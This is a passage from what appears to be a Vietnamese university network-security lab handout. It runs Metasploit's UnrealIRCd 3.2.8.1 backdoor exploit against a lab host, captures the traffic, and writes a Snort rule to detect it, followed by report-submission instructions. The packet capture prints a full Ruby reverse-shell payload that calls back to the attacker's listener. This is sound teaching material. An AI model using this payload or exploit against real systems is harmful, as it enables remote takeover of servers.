RHOSTS    192.168.7.200    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse_ruby):
Name      Current Setting  Required  Description
-----
LHOST     10.81.7.100      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  ---
0   Automatic Target

mif exploit(irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 10.81.7.100:4444
[*] 192.168.7.200:6667 - Connected to 192.168.7.200:6667 ...
[*] irc.unrealircd3281: LAN NOTICE AUTH: *** Looking up your hostname ...
[*] 192.168.7.200:6667 - Sending backdoor command ...
[*] Command shell session 1 opened (10.81.7.100:4444 -> 10.81.7.1:46886) at 2023-05-15 04:17:11 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dcatlow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks

```

## File Pcap

```

No.  Time  Source          Destination      Protocol  Length  Info
---  -
1    0.000000000  10.81.7.100     192.168.7.200    TCP       76      38027 -> 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1650831064 TSecr=0 WS=128
2    0.014051274  192.168.7.200  10.81.7.100     TCP       76      6667 -> 38027 [SYN, ACK] Seq=9 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=857994 TSecr=1650831064 WS=32
3    0.014054372  10.81.7.100     192.168.7.200    TCP       76      38027 -> 6667 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1650831078 TSecr=857994
4    0.017650800  192.168.7.200  10.81.7.100     IRC       138     Response (NOTICE)
5    0.017724419  10.81.7.100     192.168.7.200    TCP       76      38027 -> 6667 [ACK] Seq=1 Ack=71 Win=64256 Len=0 TSval=1650832082 TSecr=858095
6    0.018250672  10.81.7.100     192.168.7.200    IRC       201     Request (AB/ruby)
7    0.029532150  192.168.7.200  10.81.7.100     TCP       68      6667 -> 38027 [ACK] Seq=71 Ack=134 Win=6880 Len=0 TSval=858095 TSecr=1650832083
8    0.073297202  VMware:80:cb:f1  ARP       44      Who has 10.81.7.100? Tell 10.81.7.1
9    0.073314022  VMware:46:e6:f3  ARP       44      10.81.7.100 is at 00:0c:29:46:e6:f3
10   0.11.023271351  192.168.7.200  10.81.7.100     IRC       172     Response (NOTICE)
11   0.11.023385915  10.81.7.100     192.168.7.200    TCP       76      38027 -> 6667 [ACK] Seq=134 Ack=175 Win=64256 Len=0 TSval=1650842087 TSecr=858095
12   0.11.030079143  10.81.7.100     192.168.7.200    TCP       76      42810 -> 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=858095 TSecr=0 WS=32


Linux cooked capture v1
Internet Protocol Version 4, Src: 10.81.7.100, Dst: 192.168.7.200
Transmission Control Protocol, Src Port: 38027, Dst Port: 6667, Seq: 1, Ack: 71, Len: 133
Internet Relay Chat
Request: AB/ruby -rsocket -e 'exit if fork;c=TCPSocket.new("10.81.7.100","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
Command: AB/ruby
Command parameters
Parameter: -rsocket
Parameter: -e
Parameter: 'exit if fork;c=TCPSocket.new("10.81.7.100","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
Parameter: if
Parameter: fork;c=TCPSocket.new("10.81.7.100","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
Parameter: io.read}end'

```


Rule ngăn chặn tấn công:

alert tcp any any -> \$HOME\_NET any (msg:"Detect an attack like UnrealIRCD backdoor command execution"; flow:to\_server,established; content:"AB|3B|"; depth:3; sid:17; rev:1;)

Thực lại tấn công:



Log phát hiện:



## YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

### Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).  
*Ví dụ: [NT101.K11.ANTT]-Session1\_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá:** Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**